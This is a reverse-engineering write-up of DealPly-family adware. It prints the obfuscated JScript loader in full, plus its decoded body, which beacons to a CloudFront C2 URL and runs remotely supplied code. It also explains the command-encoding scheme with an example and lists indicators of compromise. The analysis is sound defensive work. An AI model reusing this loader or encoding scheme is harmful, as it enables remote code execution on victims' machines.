**Reverse engineering of an Advanced Persistent Adware/Malware**

The Ad/Mal-ware described in this document:

* Comes along with malicious installers of 3the party software.
* Tries to bypass (classic) antivirus software by:
  + Using multilevel obfuscation techniques.
  + Executing in memory.
* Stays persistent via schedules tasks (usually scheduled hourly) or via the registry by a “**runonce**“ key.
* Capable to provide commands remotely

This is an adware that at least goes back to 2016, which has been evolved over time (other obfuscation algorithms) and is still to be active.  
As there is barely anything to find about it, I thought why not reverse it and sharing my findings of one of the latest versions of the ad/mal-ware?


The malware uses a scheduled task to stay persistent so let’s start by analysing the malicious scheduled tasks.  
  
The malicious scheduled task comes along as a .job file in the windows\tasks folder.  
The content of the job file (or use the task scheduler) reveals the process

Job file:  
“**C:\Windows\tasks\Yahoo! Powered mosil.job**”

**wscript.exe "C:\ProgramData\{66D2A3B1-EC90-2977-6A56-B735F0143CFB}\coma" "68747470733a2f2f643277763764656e63316a78397a2e636c6f756466726f6e742e6e6574" "//B" "//E:jscript" "--IsErIk"**

Here we see “**wscript.exe**” is starting a jscript "**C:\ProgramData\{0B40CE23-8102-44E5-07C4-DAA79D865168}\daci**" with an hex encoded parameter which is an URL of an C2 server (which will be used later)  
  
**“68747470733a2f2f643277763764656e63316a78397a2e636c6f756466726f6e742e6e6574” > “https://d2wv7denc1jx9z.cloudfront.net”**

**Note**: some versions use multiple hex encoded parameters pointing towards other files

The script file "**C:\ProgramData\{66D2A3B1-EC90-2977-6A56-B735F0143CFB}\coma**" looks like a file filled with crap but that is in fact a load of remarked trash as it is quoted as a remark (‘**/\***’ ‘**\*/**’), the real jscript is hidden somewhere in the middle.  
  


After cleaning it up a little bit and beatify it, it becomes more readable:

**function Go(){**

**var ThisScript = WScript;**

**var EncodedScript = "";**

**if(ThisScript.Arguments.length >0 && ThisScript.Arguments(ThisScript.Arguments.length-1).charAt(4) == 'E')**

**EncodedScript = "bc08df14c2b392f..**

**..97aefd73c9d4d6de1664963ee2e58252936f9b2b30".toString();**

**var decodedScript = "";**

**var offset = 193;**

**while(offSet < EncodedScript.length && offSet > 47){**

**decodedScript += String.fromCharCode(parseInt(EncodedScript.charAt(offSet) + EncodedScript.charAt(offSet+(EncodedScript.charCodeAt(offSet) % 4 + 1)), 16));**

**offSet += EncodedScript.charCodeAt(offSet) % 4 + 2**

**}**

**(new Function(decodedScript))()**

**}**

**Go();**

The jscript contains an obfuscated jscript function which get executed in memory, the content of this function is encoded in a variable “EncocedScript”.  
This function only gets decoded and executed if the 5th character of the last parameter ("**--IsErIk**") of the wscript command line is the character ‘**E**’

The decode version of the function looks like this:

**function Main(){**

**function e(b){ r&&(r=!0,s.Echo(b)) }**

**function u(){**

**return(new ActiveXObject( f("536372697074696e672e46696c6553797374656d4f626a656374"))).GetParentFolderName(s.ScriptFullName)**

**}**

**function f(b){**

**b=b.toString();**

**for(var a="",c=0;c<b.length;c+=2)**

**a+=String.fromCharCode(parseInt(b.substr(c,2),16));**

**return a**

**}**

**function w(){**

**var b=l.BuildPath(u(),f("616f774c43"));**

**l.FileExists(b)&&l.DeleteFile(b);**

**l.CreateTextFile(b)**

**}**

**function x(){**

**var b=l.BuildPath(u(),f("616f774c43"));**

**if(!1==l.FileExists(b))return!0;**

**b=new Date(l.GetFile(b).DateLastModified);**

**return 864E5<new Date-b?!0:!1**

**}**

**function y(b,a,c){**

**var d="",k=0,g=0,e=0,h=0,m=!1,l="",n="",p="",k=[],g=[],q="",m=!1;**

**if(typeof a===f("6f626a656374")){**

**m=this.ini\_set(f("7068706a732e737472696374466f72496e"),!1);**

**a=this.krsort(a);**

**this.ini\_set(f("7068706a732e737472696374466f72496e"),m);**

**for(d in a)a.hasOwnProperty(d)&&(k.push(d),g.push(a[d]));**

**a=k;**

**c=g;**

**}**

**e=b.length;**

**h=a.length;**

**l=typeof a===f("737472696e67");**

**n=typeof c===f("737472696e67");**

**for(k=0;k<e;k++){**

**m=!1;**

**if(l)for(p=b.charAt(k),g=0;g<h;g++){**

**if(p==a.charAt(g)){**

**m= !0;**

**break**

**}**

**}**

**else for(g=0;g<h;g++)**

**if(b.substr(k,a[g].length)==a[g]){**

**m=!0;**

**k=k+a[g].length-1;**

**break**

**}**

**q=m?q+(n?c.charAt(g):c[g]):q+b.charAt(k)**

**}**

**return q**

**}**

**function z(){**

**try{**

**e("");**

**var b=!1,a="",c=u(),a=l.BuildPath(c,f("6864617432")),c="",d=l.OpenTextFile(a,1);**

**d.AtEndOfStream||(c=d.ReadAll());**

**var k=f(c);**

**e("");**

**var g; e("");**

**var a="",v=u(),a=l.BuildPath(v,f("6864617431")),v="",h=l.OpenTextFile(a,1);**

**h.AtEndOfStream||(v=h.ReadAll());**

**e(""); g=v;**

**-1===n.indexOf("/",n.length-1)&&(n+="/");**

**e("");**

**for(h=1;2>=h;h+=1){**

**var m=new ActiveXObject(f("4d73786d6c322e536572766572584d4c48545450")), s=n+k+f("26723d")+h;**

**e(""); e("");**

**m.open(f("504f5354"),s,!1);**

**e(""); m.send(g); e("");**

**if(200==m.status){**

**var r,p=m[f("726573706f6e736554657874")],q=f("576c6c5956315a5656464e5355564250546b314d5330704a5345644752555244516b463665586833646e563063334a786347397562577872616d6c6f5a325a6c5a474e6959546b344e7a59314e444d794d5441724c7a303d"),p=y(p,t.\_keyStr,t.decode(q));**

**r=t.decode(p);**

**e(""); k=r; e("");**

**(new Function(k))();**

**b=!0;**

**break**

**}**

**else if(403==m.status)break**

**}**

**return b**

**}**

**catch(w){**

**return!1**

**}**

**}**

**function A(){**

**var b=s.Arguments;**

**if(b(b.length-1)!=f("2d2d49734572496b"))return!1;**

**n=f(b(0));**

**return!0**

**}**

**var s=WScript;**

**WScript.CreateObject(f("575363726970742e5368656c6c"));**

**var r=!1,l=new ActiveXObject(f("536372697074696e672e46696c6553797374656d4f626a656374")),t={**

**\_keyStr:f("4142434445464748494a4b4c4d4e4f505152535455565758595a6162636465666768696a6b6c6d6e6f707172737475767778797a303132333435363738392b2f3d"),encode:function(b){**

**var a="",c,d,k,g,f,h,e=0;**

**for(b=t.\_utf8\_encode(b);e<b.length;)**

**c=b.charCodeAt(e++),d=b.charCodeAt(e++),k=b.charCodeAt(e++), g=c>>2,c=(c&3)<<4|d>>4,f=(d&15)<<2|k>>6,h=k&63,isNaN(d)?f=h=64:isNaN(k)&&(h=64),a=a+this.\_keyStr.charAt(g)+this.\_keyStr.charAt(c)+this.\_keyStr.charAt(f)+this.\_keyStr.charAt(h);**

**return a**

**}**

**,decode:function(b){**

**var a="",c,d,f,g,e,h=0;**

**for(b=b.replace(/[^A-Za-z0-9\+\/\=]/g,""); h<b.length;)**

**c=this.\_keyStr.indexOf(b.charAt(h++)),d=this.\_keyStr.indexOf(b.charAt(h++)),g=this.\_keyStr.indexOf(b.charAt(h++)),e=this.\_keyStr.indexOf(b.charAt(h++)),c=c<<2|d>>4,d=(d&15)<<4|g>>2,f=(g&3)<<6|e,a+=String.fromCharCode(c), 64!=g&&(a+=String.fromCharCode(d)),64!=e&&(a+=String.fromCharCode(f));**

**return a=t.\_utf8\_decode(a)**

**}**

**,\_utf8\_encode:function(b){**

**b=b.replace(/\r\n/g,"\n");**

**for(var a="",c=0;c<b.length;c++){**

**var d=b.charCodeAt(c); 128>d?a+=String.fromCharCode(d):(127<d&&2048>d?a+=String.fromCharCode(d>>6|192):(a+=String.fromCharCode(d>>12|224),a+=String.fromCharCode(d>>6&63|128)),a+=String.fromCharCode(d&63|128))**

**}**

**return a**

**}**

**,\_utf8\_decode:function(b){**

**for(var a="",c=0,d=c1=c2=0;c<b.length;)**

**d=b.charCodeAt(c), 128>d?(a+=String.fromCharCode(d), c++):191<d&&224>d?(c2=b.charCodeAt(c+1),a+=String.fromCharCode((d&31)<<6|c2&63),c+=2):(c2=b.charCodeAt(c+1),c3=b.charCodeAt(c+2),a+=String.fromCharCode((d&15)<<12|(c2&63)<<6|c3&63),c+=3);**

**return a**

**}**

**}**

**,n="";**

**try{ e(""),A()&&(!1==x()?e(""):(w(),z()||e(""))),e("") }**

**catch(B){ e("") }**

**}**

**Main();**

This part of the script checks for a file named “**aowLC**” in the same folder of the initial script "**C:\ProgramData\{66D2A3B1-EC90-2977-6A56-B735F0143CFB}\**"

Only if this file exist and if it is older than about 10 minutes (9.16 min to be exactly) it will continue by deleting the file and creating a new one (that way the timestamp of the file is reset to the current time)

Then it will **POST** the content of the file "**hdat1**" to the url delivered by the parameter at the start of the script

<URL>+<hex decoded content of **hdat2**>+”&r=”+1

The **hdat2** content = “**3f763d322e3226706372633d313434383133333539372672763d342e30**”   
converting this to ASCII results in **“?v=2.2&pcrc=1448133597&rv=4.0**”

So for this example the full URL is:

**"https://d2wv7denc1jx9z.cloudfront.net/?v=2.2&pcrc=1448133597&rv=4.0&r=1"**

The return value usually is “**-**” (which is harmless) **BUT** the adware admins can provide whatever commands to the victims computer via the output of this URL.  
These commands are passed via an encrypted jscript function.  
The function is provided via a base64 string which first needs to be decoded via character substitution using the following decoding table that inverses the characters of the alphabet & numbers:

**"ZYXWVUTSRQPONMLKJIHGFEDCBAzyxwvutsrqponmlkjihgfedcba9876543210+/="**

**|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||**

**"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/="**

**Example:** if the adware admins would return following string it will start up “notepad”

"**AmEfB6Iky75tvn8szD5lPChtwnUbRSN0E8MqxnodwWhtvW8CF7MbzCY9OpMbADU9AF0rznEqwXtrE8MqxnodwX4GzTEhyXRkLbY5OoQ8yrtryn09ACYsAX4ovTFrPGhtuHY3yDUkyrtkLd==**"

Substituting this base64 string end then decoding it gives you the jscript code to start notepad

"**function zmain(){ var s=WScript; x=WScript.CreateObject("WScript.Shell"); x.Run("notepad.exe"); } zmain();**"

Hackers with bad intentions can easily abuse this adware to pass their code to the victim’s computers.

**Commonly comes along with:**

* FileZilla
* Chromium
* Multiple Video converters
* ByteFence
* …

**Known Scheduled Task Names:**

* “{<random ID>}”
* “Chromium <5 random chars>”
* “Search Provider by Bing <5 random chars>”
* “Secured Yahoo Powered <5 random chars>”
* “Yahoo! Powered <5 random chars>”
* “Speedial”
* “UpdateTask”
* “AppCloudUpdater”
* “Go\_Palikan”
* …

**Known C2 servers:**

* d3tq9gtc0bxu1s[.]cloudfront[.]net
* d3s1tkg9f4254q[.]cloudfront[.]net
* katunaq[.]com
* hoduqoq[.]com
* d274eq41c39r2n[.]cloudfront[.]net
* d1hpofzsaxmzog[.]cloudfront[.]net
* d2wv7denc1jx9z[.]cloudfront[.]net
* butapujo[.]com
* rududulu[.]com

**Known folders & Files:**

* folder“C:\ProgramData\{{<random ID>}\”
  + <4random characters>[.txt]
  + hdat1
  + hdat2
  + aowLC
* “<userfolder> \AppData\Roaming\<Random ID>\”
  + Uninst.exe
  + uninstall.exe
  + SyncTask.exe
  + updatetask.exe
  + Sync.exe
  + HelperUpdate.exe
  + ProductUpdate.exe
* “c:\Program Files\Common Files\<Random ID>\”
  + Uninst.exe
  + uninstall.exe
  + SyncTask.exe
  + updatetask.exe
  + Sync.exe
  + HelperUpdate.exe
  + ProductUpdate.exe

**Other known source (adware installation) processes Task Names:**

* “<userfolder> \AppData\Local\temp\[<Random ID>\]”
  + DMGR2.0.0\*.exe
  + Rimodu.exe
  + Cugane.exe
  + Sosateni.exe
  + Riroli.exe
  + Daroni.exe
  + Morocetit.exe
  + <6 to 10 random characters>.exe
* …

**Adware also known as:**

* DealPly
* DealPly2
* DealAgent